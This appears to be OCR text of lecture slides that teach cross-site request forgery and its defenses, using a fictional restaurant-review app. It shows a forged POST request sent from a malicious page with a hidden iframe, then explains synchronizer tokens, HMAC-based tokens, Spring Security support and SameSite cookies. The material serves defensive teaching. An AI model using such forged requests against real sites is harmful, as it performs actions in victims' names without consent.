1 Send POST request to create review
2 HTML page stating that the review was created
SERVER
app.restograde.com
COOKIE JAR
app.restograde.com: SessionID
A hidden iframe on a "legitimate" page

Nutrition Facts
Serving Size 1 Serving (32 fl oz)

Amount Per Serving	
Calories 2600	Calories from Fat 1220
% Daily Value*	
Total Fat 135g	208%
Saturated Fat 59g	295%
Trans Fat 2.5g	
Cholesterol 185mg	62%
Sodium 1770mg	74%
Total Carbohydrates 333g	111%
Dietary Fiber 13g	52%
Sugar 263g	
Protein 38g	
Vitamin A	40%
Vitamin C	8%
Calcium	90%
Iron	80%

1 *A forged request to the Restograde backend*

```
POST /newReview HTTP/1.1
Cookie: SessionID=4140de5…b00361a

restaurant=1&title=…&content=…
```


CSRF triggers state-changing operations in the name of the victim

The essence of CSRF

- CSRF exists because the browser handles cookies very liberally
  - They are automatically attached to any outgoing request, regardless of the source
  - The browser prevents direct access to the cookies, but not their use on requests
- Many applications are unaware that any browsing context can send requests
  - The session cookies will be attached automatically by the browser
  - The web depends on this behavior, for better or for worse
- None of the cookie security measures covered so far helps here
  - The only difference between CSRF and legitimate scenarios is **intent**
  - CSRF requires additional defenses and explicit action by the developer

CSRF in practice

CSRF DEFENSE: SYNCHRONIZER TOKENS


https://app.restogrande.com/
Create new review
1 Login to Restograde
2 Response with secret + cookie
3 Send POST request to create review
4 HTML page stating that the review was created
SERVER
app.restograde.com
COOKIE JAR
app.restograde.com: SessionID

② *A CSRF token in a hidden form field*

```
<input type="hidden" name="csrf_token" value="53…a8">
<input type="text" name="title" />
```

③ *A legitimate request to the Restograde backend*


```
POST /newReview HTTP/1.1
Cookie: SessionID=4140de5…b00361a

restaurant=1&title=…&csrf_token=530…ea8
```

The hidden CSRF token is submitted as part of the form data

CSRF DEFENSE: SYNCHRONIZER TOKENS

1 *A forged request to the Restograde backend*

```
POST /newReview HTTP/1.1
Origin: https://maliciousfood.com
Cookie: SessionID=4140de5…b00361a

restaurant=1&title=…&content=…
```


https://maliciousfood.com/
Chocolate Oreo® Shake - Large
Nutrition Facts
~~about:blank~~
app.restograde.com
1 Send POST request to create review
2 Vive la resistance. What's the secret?
SERVER
app.restograde.com
COOKIE JAR
app.restograde.com: SessionID

The Same-Origin Policy prevents a malicious page from stealing a legitimate token from a page from app.restograde.com

Defending against CSRF with tokens


MITIGATING CSRF WITH SYNCHRONIZER TOKENS

- The use of a secret token in a hidden form field is a traditional CSRF defense
    - The server generates the CSRF token and associates it with the user's session
    - The token is embedded in all forms that trigger state-changing operations
    - When the browser submits the form, the token is submitted along with the data
    - The server ensures that the submitted token matches the value in the user's session
- The synchronizer token pattern relies on the Same-Origin Policy (SOP)
    - The token is available within legitimate application pages, as a hidden for field
    - The SOP prevents a cross-origin page from reading the DOM data
        - The malicious page can load the victim page in a frame, but cannot read the hidden field
    - Data extraction attacks can result in the leaking of the embedded CSRF token
        - E.g., a *dangling markup* attack, where the browser is tricked into leaking HTML source code

The practicalities of synchronizer tokens

- Traditionally, the CSRF token is a randomly generated string
  - The source of the random string should be cryptographically secure
  - Keeping long and random strings for each session puts a burden on the server's memory
- A stateless alternative uses an HMAC function to calculate the token
  - HMAC functions generate a hash from a piece of data and a secret key
    - E.g., ***HMAC_SHA256(sessionID, secret key)***
  - The server (re)generates the HMAC whenever needed
  - Ensure that the secret key is a long and random value, which is frequently rotated
- Some odd use cases rely on encrypted tokens
  - The server can decrypt the token and access the embedded data for verification

Java Spring has built-in synchronizer token support



19.4 Using Spring Security CSRF Protection

So what are the steps necessary to use Spring Security's to protect our site against CSRF attacks? The steps to using Spring Security's CSRF protection are outlined below:

- Use proper HTTP verbs
- Configure CSRF Protection
- Include the CSRF Token

19.4.1 Use proper HTTP verbs


The first step to protecting against CSRF attacks is to ensure your website uses proper HTTP verbs. Specifically, before Spring Security's CSRF support can be of use, you need to be certain that your application is using PATCH, POST, PUT, and/or DELETE for anything that modifies state.

This is not a limitation of Spring Security's support, but instead a general requirement for proper CSRF prevention. The reason is that including private information in an HTTP GET can cause the information to be leaked. See RFC 2616 Section 15.1.3 Encoding Sensitive Information in URI's for general guidance on using POST instead of GET for sensitive information.

https://docs.spring.io/spring-security/site/docs/5.0.0.RC1/reference/html/csrf.html

Application-level defenses work,
but need to be explicitly implemented

CSRF DEFENSE: SAMESITE COOKIES


https://app.restograde.com/
Create new review
1 Login to Restograde
2 Response + cookie
3 Send POST request to create review
4 HTML page stating that the review was created
SERVER
app.restograde.com
COOKIE JAR
app.restograde.com: SessionID
This cookie is now marked as SameSite=Lax

